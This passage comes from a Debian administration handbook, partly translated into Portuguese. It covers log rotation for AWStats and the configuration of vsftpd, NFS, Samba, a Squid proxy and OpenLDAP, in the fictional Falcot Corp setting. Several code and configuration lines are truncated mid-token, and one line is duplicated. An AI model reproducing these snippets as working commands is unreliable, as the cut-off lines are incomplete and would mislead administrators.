### **CAUTION Log file rotation**

In order for the statistics to take all the logs into account, AWStats needs to be run right before the Apache log files are rotated. This can be achieved by adding a `prerotate` directive to the `/etc/logrotate.d/apache2` file:

```
/var/log/apache2/*.log {  
    weekly  
    missingok  
    rotate 52
```

```
compress
delaycompress
notifempty
create 644 root adm
sharedscripts
prerotate
    su - www-data -c "/usr/lib/cgi-bin/awstats.pl -config /etc/awstats/awstats.conf"
    su - www-data -c "/usr/lib/cgi-bin/awstats.pl -config /etc/awstats/awstats.conf"
endscript
postrotate
    if [ -f /var/run/apache2.pid ]; then
        /etc/init.d/apache2 restart > /dev/null
    fi
endscript
}
```

Note also that the log files created by **logrotate** need to be readable by everyone, especially AWStats. In the above example, this is ensured by the `create 644 root adm` line.

# 11.3. Servidor de Arquivos FTP

FTP (*File Transfer Protocol*) is one of the first protocols of the Internet (RFC 959 was issued in 1985!). It was used to distribute files before the Web was even born (the HTTP protocol was created in 1990, and formally defined in its 1.0 version by RFC 1945, issued in 1996).

This protocol allows both file uploads and file downloads; for this reason, it is still widely used to deploy updates to a website hosted by one's Internet service provider (or any other entity hosting websites). In these cases, secure access is enforced with a user identifier and password; on successful authentication, the FTP server grants read-write access to that user's home directory.

Other FTP servers are mainly used to distribute files for public downloading; Debian packages are a good example. The contents of these servers is fetched from other, geographically remote, servers; it is then made available to less distant users. This means that client authentication is not required; as a consequence, this operating mode is known as “anonymous FTP”. To be perfectly correct, the clients do authenticate with the `anonymous` username; the password is often, by convention, the user's email address, but the server ignores it.

Many FTP servers are available in Debian (`ftpd`, `proftpd`, `wu-ftpd` and so on). The Falcot Corp administrators picked `vsftpd` because they only use the FTP server to distribute a few files (including a Debian

---

package repository); since they don't need advanced features, they chose to focus on the security aspects.

Installing the package creates an `ftp` system user. This account is always used for anonymous FTP connections, and its home directory (`/home/ftp/`) is the root of the tree made available to users connecting to this service. The default configuration (in `/etc/vsftpd.conf`) is very restrictive: it only allows read-only anonymous access (since the `write_enable` and `anon_upload_enable` options are disabled), and local users cannot connect with their usual username and password and access their own files (`local_enable` option). However, this default configuration is well-suited to the needs at Falcot Corp.

# 11.4. Servidor de Arquivos NFS

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol; when Windows systems are involved, Samba must be used instead.

NFS is a very useful tool, but its shortcomings must be kept in mind especially where security matters are concerned: all data goes over the network in the clear (a *sniffer* can intercept it); the server enforces access restrictions based on the client's IP address (which can be spoofed); and finally, when a client machine is granted access to a mis-configured NFS share, the client's root user can access all the files on the share (even those belonging to other users) since the server trusts the username it receives from the client (this is a historical limitation of the protocol).

## **DOCUMENTATION NFS HOWTO**

The NFS HOWTO is full of interesting information, including methods for optimizing performance. It also describes a way to secure NFS transfers with an SSH tunnel; however, that technique precludes the use of **lockd**).

? <http://nfs.sourceforge.net/nfs-howto/>

## 11.4.1. Securing NFS

Since NFS trusts the information it receives from the network, it is vital to ensure that only the machines allowed to use it can connect to the various required RPC servers. The firewall must also block *IP spoofing* so as to prevent an outside machine from acting as an inside one, and access to the appropriate ports must be restricted to the machines meant to access the NFS shares.

### **DE VOLTA AO BÁSICO RPC**

RPC (*Remote Procedure Call*) is a Unix standard for remote services. NFS is one such service.

RPC services register to a directory known as the *portmapper*. A client wishing to perform an NFS query first addresses the *portmapper* (on port 111, either TCP or UDP), and asks for the NFS server; the reply usually mentions port 2049 (the default for NFS). Not all RPC services necessarily use a fixed port.

Other RPC services may be required for NFS to work optimally, including **rpc.mountd**, **rpc.statd** and **lockd**. However, these services use a random port (assigned by the *portmapper*) by default, which makes it difficult to filter traffic targeting these services. The Falcot Corp administrators found a work-around for this problem, described below.

The first two services mentioned above are implemented by user-space programs, started respectively by `/etc/init.d/nfs-kernel-server` and `/etc/init.d/nfs-common`. They provide

configuration options to force ports; the relevant files to modify to always use these options are `/etc/default/nfs-kernel-server` and `/etc/default/nfs-common`.

**Example 11.23. O arquivo `/etc/default/nfs-kernel-server`**

```
# Number of servers to start up
RPCNFSDCOUNT=8
```

```
# Options for rpc.mountd
RPCMOUNTDOPTS="-p 2048"
```

**Example 11.24. O arquivo `/etc/default/nfs-common`**

```
# Options for rpc.statd.
```

```
# Should rpc.statd listen on a specific port?
```

```
# If so, set this variable to a statd argument like
STATDOPTS="-p 2046 -o 2047"
```

```
# Are you sure that your kernel does or does not ne
# If so, set this variable to either "yes" or "no".
NEED_LOCKD=
```

Once these changes are made and the services are restarted, **rpc.mountd** uses port 2048; **rpc.statd** listens on port 2046 and uses port 2047 for outgoing connections.

The **lockd** service is handled by a kernel *thread* (lightweight process); this feature is built as a module on Debian kernels. The module has two options allowing to always choose the same port, `nlm_udpport` and `nlm_tcport`. In order for these options to be systematically used, there needs to be a `/etc/modprobe.d/lockd` file such as the following:

**Example 11.25. O arquivo `/etc/modprobe.d/lockd`**

```
options lockd nlm_udpport=2045 nlm_tcpport=2045
```

Once these parameters are set, it becomes easier to control access to the NFS service from the firewall in a fine-grained way by filtering access to ports 111 and 2045 through 2049 (both UDP and TCP).

## 11.4.2. Servidor NFS

The NFS server is part of the Linux kernel; in kernels provided by Debian it is built as a kernel module. If the NFS server is to be run automatically on boot, the `nfs-kernel-server` package should be installed; it contains the relevant start-up scripts.

### **ALTERNATIVA O servidor *nfs-user-server***

*nfs-user-server* is an NFS server running as a traditional server, with a user-space program and not a kernel module. This version of NFS is mostly obsolete since the kernel-based NFS server is now mature and reliable.

The NFS server configuration file, `/etc/exports`, lists the directories that are made available over the network (*exported*). For each NFS share, only the given list of machines is granted access. More fine-grained access control can be obtained with a few options. The syntax for this file is quite simple:

```
/directory/to/share machine1(option1,option2,...) mac
```

Each machine can be identified either by its DNS name or its IP address. Whole sets of machines can also be specified using either a syntax such as `*.falcot.com` or an IP address range such as `192.168.0.0/255.255.255.0` or `192.168.0.0/24`.

Directories are made available as read-only by default (or with the `ro` option). The `rw` option allows read-write access. NFS clients typically connect from a port restricted to root (in other words, below 1024); this restriction can be lifted by the `insecure` option (the `secure` option is implicit, but it can be made explicit if needed for clarity).

By default, the server only answers an NFS query when the current disk operation is complete (`sync` option); this can be disabled with the `async` option. Asynchronous writes increase performance a bit, but they decrease reliability since there's a data loss risk in case of the server crashing between the acknowledgment of the write and the actual write on disk. Since the default value changed recently (as compared to the historical value of NFS), an explicit setting is recommended.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the `anonymous` user. This behavior corresponds to the `root_squash` option, and is enabled by default. The `no_root_squash` option, which disables this behavior, is risky and should only be used in controlled environments. The `anonuid=uid` and `anongid=gid` options allow specifying another fake user to be used instead of `anonymous`.

Other options are available; they are documented in the `exports(5)` manual page.

## **CUIDADO** Primeira instalação

The `/etc/init.d/nfs-kernel-server` boot script only starts the server if the `/etc/exports` lists one or more valid NFS shares. On initial configuration, once this file has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# /etc/init.d/nfs-kernel-server start
```

## 11.4.3. Cliente NFS

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting. Since this filesystem has its peculiarities, a few adjustments were required in the syntaxes of the **mount** command and the `/etc/fstab` file.

### **Example 11.26. Montando manualmente com o comando mount**

```
# mount -t nfs -o rw,nosuid arrakis.interne.falcot.co
```

### **Example 11.27. Entrada NFS no arquivo /etc/fstab**

```
arrakis.interne.falcot.com:/srv/shared /shared nfs rw
```

The entry described above mounts, at system startup, the `/srv/shared/` NFS directory from the `arrakis` server into the local `/shared/` directory. Read-write access is requested (hence the `rw` parameter). The `nosuid` option is a protection measure that wipes any `setuid` or `setgid` bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended

---

option is `noexec`, which prevents executing programs stored on the share.

The `nfs(5)` manual page describes all the options in some detail.

# 11.5. Configurando um Compartilhamento Windows com o Samba

Samba is a suite of tools handling the SMB protocol (now called “CIFS”) on Linux. This protocol is used by Windows for network shares and shared printers.

Samba can also act as an NT domain controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

## 11.5.1. Servidor Samba

The samba package contains the main two servers of Samba 3, **smbd** and **nmbd**.

## **FERRAMENTA Administrando o Samba com SWAT**

---

SWAT (*Samba Web Administration Tool*) is a web interface that allows configuring the Samba service. Since the swat package does not enable its configuration interface by default, it must be enabled manually with **update-inetd --enable swat**.

SWAT then becomes available at the `http://localhost:901` URL. Accessing it means using the root account (and its usual password). Note that SWAT rewrites the `smb.conf` in its own idiom, so it makes sense to make a backup copy beforehand if you're only interested in testing this tool.

SWAT is very user-friendly; its interface includes an assistant that allows defining the server's role in three questions. All global options can still be configured, as well as those for all the existing shares, and of course new shares can be added. Each option comes with a link to the relevant documentation.

## **DOCUMENTAÇÃO Aprofundando**

---

The Samba server is extremely configurable and versatile, and can address a great many different use cases matching very different requirements and network architectures. This book only focuses on the use case where Samba is used as main domain controller, but it can also be a simple server on the domain and delegate authentication to the main controller (which could be a Windows server).

The documentation available in the `samba-doc` package is very well written. In particular, the *Samba 3 By Example* document (available as `/usr/share/doc/samba-doc/htmldocs/Samba3-ByExample/`)

`index.html`) deals with a concrete use case that evolves alongside the growing company.

## **FERRAMENTA Autenticando com um Servidor Windows**

Winbind gives system administrators the option of using a Windows NT server as an authentication server. Winbind also integrates cleanly with PAM and NSS. This allows setting up Linux machines where all users of an NT domain automatically get an account.

More information can be found in the `/usr/share/doc/samba-doc/htmldocs/Samba3-HOWTO/winbind.html` file.

### **11.5.1.1. Configurando com debconf**

The package sets up a minimal configuration based on the answers to a few Debconf questions asked during the initial installation; this configuration step can be replayed later with **`dpkg-reconfigure samba-common samba`**.

The first piece of required information is the name of the workgroup where the Samba server will belong (the answer is `FALCOTNET` in our case). Another question asks whether passwords should be encrypted. The answer is that they should, because it's a requirement for the most recent Windows clients; besides, this increases security. The

counterpart is that this required managing Samba passwords separately from the Unix passwords.

The package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

The next question is about whether servers should be started by **inetd** or as stand-alone daemons. Using **inetd** is only interesting when Samba is rarely used; the Falcot administrators therefore picked stand-alone daemons.

Finally, the package proposes creating a `/var/lib/samba/passdb.tdb` file for storing encrypted passwords; this option was accepted, since this system is much more efficient than the standard `/etc/samba/smbpasswd` text file.

## 11.5.1.2. Configurando Manualmente

### 11.5.1.2.1. Changes to `smb.conf`

The requirements at Falcot require other options to be modified in the `/etc/samba/smb.conf` configuration file. The following excerpts summarize the changes that were effected in the `[global]` section.

```
[global]
```

```
## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server is part of
workgroup = FALCOTNET

# server string is the equivalent of the NT Description field
server string = %h server (Samba %v)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to use a Win9x style
# wins support = yes ①

[...]

##### Authentication #####
# "security = user" is always a good idea. This will make sure that
# in this server for every user accessing the server.
# /usr/share/doc/samba-doc/htmldocs/Samba3-HOWTO/Security.html
# in the samba-doc package for details.
security = user ②

# You may wish to use password encryption. See the section on
# 'encrypt passwords' in the smb.conf(5) manpage before
# encrypt passwords = true

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
passdb backend = tdbsam guest

[...]

##### Printing #####

```

```
# If you want to automatically load your printer list
# than setting them up individually then you'll need
load printers = yes ③

# lpr(ng) printing. You may wish to override the loca
# printcap file
;   printing = bsd
;   printcap name = /etc/printcap

# CUPS printing. See also the cupsaddsmb(8) manpage
# cups-client package.
    printing = cups ④
    printcap name = cups

[...]

##### File sharing #####
# Name mangling options
;   preserve case = yes
;   short preserve case = yes

unix charset=ISO8859-1 ⑤
```

① Indicates that Samba should act as a Netbios name server (WINS) for the local network.

② This is the default value for this parameter; however, since it is central to the Samba configuration, filling it explicitly is recommended. Each user must authenticate before accessing any share.

- ③ Tells Samba to automatically share all local printers that exist in the CUPS configuration. Restricting access to these printers is still possible, by adding appropriate sections.
- ④ Specifies the printing system in use; in our case, CUPS.
- ⑤ Specifies the character set and encoding used for file names under Linux. The default value is UTF8 (Unicode).

### 11.5.1.2.2. Adicionando Usuários

Each Samba user needs an account on the server; the Unix accounts must be created first, then the user needs to be registered in Samba's database. The Unix step is done quite normally (using **adduser** for instance).

Adding an existing user to the Samba database is a matter of running the **smbpasswd -a user** command; this command asks for the password interactively.

A user can be deleted with the **smbpasswd -x user** command. A Samba account can also be temporarily disabled (with **smbpasswd -d user**) and re-enabled later (with **smbpasswd -e user**).

## 11.5.1.2.3. Switching to Domain Controller

This section documents how the Falcot administrators went even further, by turning the Samba server into a domain controller providing roaming profiles (which allow users to find their desktop no matter what machine they connect to).

They first added a few extra directives in the [global] section of the configuration file:

```
domain logons = yes          ❶
preferred master = yes
logon path = \\%L\profiles\%U ❷
logon script = scripts/logon.bat ❸
```

❶ Ativando a funcionalidade de controle de domínio.

❷ Specifies the location of the users' home directories. These are stored on a dedicated share, which allows enabling specific options (in particular, `profile acls`, a requirement for compatibility with Windows 2000, XP and Vista).

❸ Specifies the *batch* (non-interactive) script that is to be run on the client Windows machine every time a session is opened. In this case, `/var/lib/samba/netlogon/scripts/logon.bat`. The script needs to be in DOS format, where the lines are separated by a

carriage-return character and a line-feed character; if the file was created on Linux, running **unix2dos** will convert it.

The commands used most widely in these scripts allow the automatic creation of network drives and synchronizing the system time.

### **Example 11.28. O arquivo logon.bat**

```
net time \\ARRAKIS /set /yes  
net use H: /home  
net use U: \\ARRAKIS\utils
```

Dois compartilhamentos extras, e seus diretórios associados, também foram criados:

```
[netlogon]  
comment = Network Logon Service  
path = /var/lib/samba/netlogon  
guest ok = yes  
writable = no  
share modes = no  
  
[profiles]  
comment = Profile Share  
path = /var/lib/samba/profiles  
read only = No  
profile acls = Yes
```

The home directories for all users must also be created (as */var/lib/samba/profiles/user*), and each of them must be owned by the matching user.

## 11.5.2. Cliente Samba

The client features in Samba allow a Linux machine to access Windows shares and shared printers. The required programs are available in the `smbfs` and `smbclient` packages.

### 11.5.2.1. O Programa `smbclient`

The **`smbclient`** program queries SMB servers. It accepts a `-U user` option, for connecting to the server under a specific identity. `smbclient //server/share` accesses the share in an interactive way similar to the command-line FTP client. `smbclient -L server` lists all available (and visible) shares on a server.

### 11.5.2.2. Montando Compartilhamentos Windows

O comando **`smbmount`** permite montar um compartilhamento Windows na hierarquia do sistema de arquivos do Linux.

**Example 11.29. Montando um compartilhamento Windows**  
`smbmount //arrakis/shared /shared -o credentials=/usr/local/etc/smb-credentials`

O arquivo `/usr/local/etc/smb-credentials` (o qual não deve ser legível pelos usuários) tem o seguinte formato:

```
username = user
password = password
```

Other options can be specified on the command-line; their full list is available in the `smbmount(1)` manual page. Two options in particular can be interesting: `uid` and `gid` allow forcing the owner and group of files available on the mount, so as not to restrict access to root.

O comando **smbumount** desmonta um compartilhamento SMB.

### **ALTERNATIVA Usando mount para um compartilhamento Windows**

The **mount** command itself does not handle CIFS; however, when asked to mount an unknown filesystem type, it tries delegating the task to a **mount.type**. Since the `smbfs` package does provide a **mount.cifs** command, it then becomes possible to mount a Windows share with the standard **mount** command:

```
mount -t cifs -o credentials=/usr/local/etc/smb-credentials //server/shared /shared
```

This also allows configuring an SMB mount in the standard `/etc/fstab` file:

```
//server/shared /shared cifs credentials=/usr/local/etc/smb-credentials
```

## 11.5.2.3. Imprimindo com uma Impressora Compartilhada

CUPS is an elegant solution for printing from a Linux workstation to a printer shared by a Windows machine. When the smbclient is installed, CUPS allows installing Windows shared printers automatically.

Aqui estão os passos necessários:

- Entrar na interface de configuração do CUPS:  
`http://localhost:631/admin.`
- Clique no “Add Printer”, então entre com os dados relevantes para esta impressora.
- Quando escolhendo o dispositivo de impressora, escolha “Windows Printer via SAMBA”.
- A URI descrevendo a impressora se pare com o seguinte:

`smb://user:password@server/printer.`

Voilà, a impressora está operacional!

# 11.6. Proxy HTTP/ FTP

An HTTP/FTP proxy acts as an intermediary for HTTP and/or FTP connections. Its role is twofold:

- Caching: recently downloaded documents are copied locally, which avoids multiple downloads.
- Filtering server: if use of the proxy is mandated (and outgoing connections are blocked unless they go through the proxy), then the proxy can determine whether or not the request is to be granted.

Falcot Corp selecionou o Squid como seu servidor de proxy

## 11.6.1. Instalando

The squid Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional squidguard package. In addition, squid-cgi provides a querying and administration interface for a Squid proxy.

Prior to installing, care should be taken to check that the system can identify its own complete name: the **hostname -f** must return a fully-qualified name (including a domain). If it does not, then the `/etc/hosts` file should be edited to contain the full name of the system (for

instance, arrakis.falcot.com). The official computer name should be validated with the network administrator in order to avoid potential name conflicts.

## 11.6.2. Configurando um Cache

Enabling the caching server feature is a simple matter of editing the /etc/squid/squid.conf configuration file and allowing machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

### Example 11.30. O arquivo /etc/squid/squid.conf (trecho)

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR LOCAL NETWORK

# Example rule allowing access from your local network
# to list your (internal) IP networks from where browsing
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

## 11.6.3. Configurando um Filtro

**squid** itself does not perform the filtering; this action is delegated to **squidGuard**. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid/squid.conf` file:

```
redirect_program /usr/bin/squidGuard -c /etc/squid/sq
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact e-mail, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the `/etc/init.d/squid reload` command. However, since the squidguard package does no filtering by default, it is the administrator's task to define the policy. This can be done by customizing the `/etc/squid/squidGuard.conf` file.

The working database must be regenerated with `update-squid-guard` after each change of the **squidGuard** configuration file (or one of the lists of domains or URLs it mentions). The configuration file syntax is documented on the following website:

? <http://www.squidguard.org/Doc/configure.html>

## **ALTERNATIVA DansGuardian**

The dansguardian package is an alternative to *squidguard*. This software does not simply handle a black-list of forbidden URLs, but it can take advantage of the PICS system (*Platform for Internet Content Selection*) to decide whether a page is acceptable by dynamic analysis of its contents.

# 11.7. Diretório LDAP

OpenLDAP is an implementation of the LDAP protocol; in other words, it's a special-purpose database designed for storing directories. In the most common use case, using an LDAP server allows centralizing management of user accounts and the related permissions. Moreover, an LDAP database is easily replicated, which allows setting up multiple synchronized LDAP servers. When the network and the user base grows quickly, the load can then be balanced across several servers.

LDAP data is structured and hierarchical. The structure is defined by “schemas” which describe the kind of objects that the database can store, with a list of all their possible attributes. The syntax used to refer to a particular object in the database is based on this structure, which explains its complexity.

## 11.7.1. Instalando

The `slapd` package contains the OpenLDAP server. The `ldap-utils` package includes command-line tools for interacting with LDAP servers.

Installing slapd normally asks a few **debconf** questions; this configuration phase can be forced by the **dpkg-reconfigure slapd** command.

- Omit OpenLDAP server configuration? No, of course, we want to configure this service.
- DNS nome de domínio: “falcot.com”.
- Nome da organização: “Falcot Corp”.
- An administrative passwords needs to be typed in.
- Database backend to use: “HDB”.
- Do you want the database to be removed when slapd is purged? No. No point in risking losing the database in case of a mistake.
- Move old database? This question is only asked when the configuration is attempted while a database already exists. Only answer “yes” if you actually want to start again from a clean database, for instance if you run **dpkg-reconfigure slapd** right after the initial installation.
- Allow LDAPv2 protocol? No, there's no point in that. All the tools we're going to use understand the LDAPv3 protocol.

## **DE VOLTA AO BÁSICO** Formato LDIF

An LDIF file (*LDAP Data Interchange Format*) is a portable text file describing the contents of an LDAP database (or a portion thereof); this can then be used to inject the data into any other LDAP server.

Um base de dados mínima está configurada agora, como demonstrado pela seguinte consulta:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#
# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

A consulta retornou dois objetos: a organização em si, e o usuário administrativo.

## 11.7.2. Preenchendo o Diretório

Since an empty database is not particularly useful, we're going to inject into it all the existing directories; this includes the users, groups, services and hosts databases.

The migrationtools package provides a set of scripts dedicated to extract data from the standard Unix directories (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts` and so on), convert this data, and inject it into the LDAP database.

Once the package is installed, the `/etc/migrationtools/migrate_common.ph` must be edited; the `IGNORE_UID_BELOW` and `IGNORE_GID_BELOW` options need to be enabled (uncommenting them is enough).

The actual migration operation is handled by the **migrate\_all\_online.sh** command, as follows:

```
# cd /usr/share/migrationtools  
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null
```

The **migrate\_all\_online.sh** asks a few questions about the LDAP database into which the data is to be migrated. [Table 11.1](#) summarizes the answers given in the Falcot use-case.

**Table 11.1. Answers to questions asked by the migrate\_all\_online.sh script**

Questão	Resposta
X.500 naming context	dc=falcot, dc=com
LDAP server hostname	localhost
Gerenciando o DN	cn=admin, dc=falcot, dc=com
Bind credentials	a senha administrativa
Create DUAConfigProfile	não

We deliberately ignore migration of the `/etc/aliases` file, since the standard schema as provided by Debian does not include the structures that this script uses to describe email aliases. Should we want to integrate this data into the directory, the `/etc/ldap/schema/misc.schema` file should be added to the standard schema.

### **FERRAMENTA Navegando em diretório LDAP**

The **luma** command (in the package of the same name) is a graphical tool allowing to browse and edit an LDAP database. It's an interesting tool that provides an administrator with a good overview of the hierarchical structure of the LDAP data.

Also note the use of the `-c` option to the **ldapadd** command; this option requests that processing doesn't stop in case of error. Using this option is required because converting the `/etc/services` often generates a few errors that can safely be ignored.

## 11.7.3. Gerenciando Contas com LDAP

Now the LDAP database contains some useful information, the time has come to make use of this data. This section focuses on how to configure a Linux system so that the various system directories use the LDAP database.

### 11.7.3.1. Configurando o NSS

The NSS system (Name Service Switch, see sidebar [APROFUNDANDO NSS e banco de dados do sistema](#)) is a modular system designed to define or fetch information for system directories. Using LDAP as a source of data for NSS requires installing the libnss-ldap package. Its installation asks a few questions; the answers are summarized in [Table 11.2](#).

**Table 11.2. Configurando o pacote libnss-ldap**

Questão	Resposta
LDAP server Uniform Resource Identifier	ldap://ldap.falcot.com
Distinguished name of the search base	dc=falcot,dc=com
Versão LDAP para usar	3
O banco de dados LDAP precisa de um login?	não

Questão	Resposta
Conta LDAP para root	cn=admin,dc=falcot,dc=com
LDAP root account password	a senha administrativa

The `/etc/nsswitch.conf` file then needs to be modified, so as to configure NSS to use the freshly-installed **Idap** module.

### Example 11.31. O arquivo `/etc/nsswitch.conf`

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch fu
# If you have the `glibc-doc' and `info' packages ins
# `info libc "Name Service Switch"' for information a

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: files
```

The **Idap** module is usually inserted before others, and it will therefore be queried first. The notable exception is the `hosts` service since contacting the LDAP server requires consulting DNS first (to resolve `ldap.falcot.com`). Without this exception, a hostname query

would try to ask the LDAP server; this would trigger a name resolution for the LDAP server, and so on in an infinite loop. As for the `net-group` services, it is not yet handled by the LDAP module.

If the LDAP server should be considered authoritative (and the local files used by the `files` module disregarded), services can be configured with the following syntax:

```
service: ldap [NOTFOUND=return] files.
```

If the requested entry does not exist in the LDAP database, the query will return a “not existing” reply even if the resource does exist in one of the local files; these local files will only be used when the LDAP service is down.

### 11.7.3.2. Configurando o PAM

This section describes a PAM configuration (see sidebar [ATRÁS DAS CENAS /etc/environment /etc/default/locale](#)) that will allow applications to perform the required authentications against the LDAP database.

#### **CUIDADO Autenticação quebrada**

Changing the standard PAM configuration used by various programs is a sensitive operation. A mistake can lead to broken authentication, which could prevent logging in. Keeping a root shell open is therefore a good precaution. If configuration errors occur, they can be then fixed and the services restarted with minimal effort.

The LDAP module for PAM is provided by the libpam-ldap package. Installing this package asks a few questions very similar to those in libnss-ldap; some configuration parameters (such as the URI for the LDAP server) are even actually shared with the libnss-ldap package. Answers are summarized in [Table 11.3](#).

**Table 11.3. Configurando o *libpam-ldap***

Questão	Resposta
Permitir a conta administrativa do LDAP se comportar como o root local?	Sim. Isto permite usar o comando usual <b>passwd</b> para modificar as senhas armazenadas no banco de dados LDAP.
O banco de dados LDAP necessita estar logado?	não
Conta LDAP para root	cn=admin,dc=falcot,dc=com
LDAP root account password	A senha do banco de dados administrativo LDAP

Installing libpam-ldap automatically adapts the default PAM configuration defined in the `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` and `/etc/pam.d/common-account` files. This mechanism uses the dedicated **pam-auth-update** tool (provided by the libpam-runtime package). This tool can also be run by the administrator should they wish to enable or disable PAM modules.

### 11.7.3.3. Securing LDAP Data Exchanges

By default, the LDAP protocol transits on the network as cleartext; this includes the (encrypted) passwords. Since the encrypted passwords

can be extracted from the network, they can be vulnerable to dictionary-type attacks. This can be avoided by using an extra encryption layer; enabling this layer is the topic of this section.

### 11.7.3.3.1. Configurando o Servidor

The first step is to create a key pair (comprising a public key and a private key) for the LDAP server. This necessitates installing the openssl package. Running **/usr/lib/ssl/misc/CA.pl -newcert** asks a few mundane questions (location, organization name and so on). The answer to the “common name” question *must* be the fully-qualified hostname for the LDAP server; in our case, `ldap.falcot.com`.

This command creates a certificate in the `newcert.pem` file; the corresponding private key is stored in `newkey.pem`.

Agora essas chaves devem ser instalados em sua localização padrão:

```
# mv newkey.pem /etc/ssl/private/ldap-key.pem  
# chmod 0600 /etc/ssl/private/ldap-key.pem  
# mv newcert.pem /etc/ssl/certs/ldap-cert.pem
```

The **slapd** daemon also needs to be told to use these keys for encryption; this involves adding the following directives to the `/etc/ldap/slapd.conf` file:

#### Example 11.32. Configurando slapd para criptografia

```
# TLS support  
TLSCipherSuite HIGH  
TLSCertificateFile /etc/ssl/certs/ldap-cert.pem  
TLSCertificateKeyFile /etc/ssl/private/ldap-key.pem
```

The last step for enabling encryption involves changing the SLAPD\_SERVICES variable in the /etc/default/slapd file. We'll play it safe and disable unsecured LDAP altogether.

### Example 11.33. On nome /etc/default/slapd

```
# Default location of the slapd.conf file
SLAPD_CONF=

# System account to run the slapd server under. If empty
# will run as root.
SLAPD_USER=

# System group to run the slapd server under. If empty
# run in the primary group of its user.
SLAPD_GROUP=

# Path to the pid file of the slapd server. If not set
# will try to figure it out from $SLAPD_CONF (/etc/local
SLAPD_PIDFILE=

# Configure if the slurpd daemon should be started.
# - yes: Always start slurpd
# - no: Never start slurpd
# - auto: Start slurpd if a replica option is found
# (default)
SLURPD_START=auto

# slapd normally serves ldap only on all TCP-ports 389
# service requests on TCP-port 636 (ldaps) and requests
# on TCP-ports 10389 and 10636 on UDP-ports
# Example usage:
SLAPD_SERVICES="ldaps:/// ldap:///"
```

```
# Additional options to pass to slapd and slurpd  
SLAPD_OPTIONS=""  
SLURPD_OPTIONS=""
```

## 11.7.3.3.2. Configurando o Cliente

On the client side, the configuration for the *libpam-ldap* and *libnss-ldap* modules needs to be modified by adding the `ssl` `on` directive to the `/etc/pam_ldap.conf` and `/etc/libnss-ldap.conf` configuration files.

LDAP clients also need to be able to authenticate the server by knowing its public key. This requires installing a copy of the key (for instance as `/etc/ssl/certs/ldap-cert.pem`), and reference the location of this copy in the `/etc/ldap/ldap.conf` file.

### Example 11.34. O arquivo `/etc/ldap/ldap.conf`

```
#  
# LDAP Defaults  
#  
  
# See ldap.conf(5) for details  
# This file should be world readable but not world wr...  
  
BASE    dc=falcot,dc=com  
URI     ldaps://ldap.falcot.com  
  
#SIZELIMIT      12  
#TIMELIMIT      15  
#DEREF          never
```

---

```
TLS_CACERT /etc/ssl/certs/ldap-cert.pem
```

This chapter sampled only a fraction of the available server software; however, most of the common network services were described. Now it is time for an even more technical chapter: we'll go into deeper detail for some concepts, describe massive deployments and virtualization.

# Chapter 12. Administração Avançada

Este capítulo retoma alguns aspectos já descritos, com uma perspectiva diferente: em vez de instalar em um único computador, vamos estudar a implantação de sistemas em massa; em vez de criar volumes RAID ou LVM no momento da instalação, vamos aprender a fazer tudo na mão para que mais tarde possamos rever nossas escolhas iniciais. Finalmente, vamos discutir as ferramentas de monitoramento e técnicas de virtualização. Como consequência, este capítulo é mais particularmente alvo de administradores profissionais e centra-se um pouco menos nos indivíduos responsáveis pela sua rede doméstica.

## 12.1. RAID e LVM

[Chapter 4, Instalação](#) apresentou estas tecnologias a partir do ponto de vista do instalador e como o integra-las para fazer a sua implantação fácil desde o início. Após a instalação inicial, o administrador deve ser capaz de lidar com as necessidades de espaço de armazenamento em evolução, sem ter que recorrer a uma cara reinstalação. Devem, portanto, dominar as ferramentas necessárias para manipular volumes RAID e LVM.

RAID e LVM são duas técnicas para abstrair os volumes montados a partir de suas contrapartes físicas (reais unidades de disco rígido ou

partições do mesmo), o primeiro protegendo os dados através da introdução de redundância, o último fazendo o gerenciamento de dados mais flexível e independente do tamanho real nos discos. Em ambos os casos, o sistema acaba com novos volumes (partições, blocos), que podem ser utilizados para criar sistemas de arquivos ou espaço de troca, sem necessariamente ter eles mapeados em um disco físico. LVM e RAID vêm de origens bem diferentes, mas sua funcionalidade pode sobrepor-se um pouco, é por isso que eles são muitas vezes mencionados juntos.

## **PERSPECTIVE Btrfs combina LVM e RAID**

---

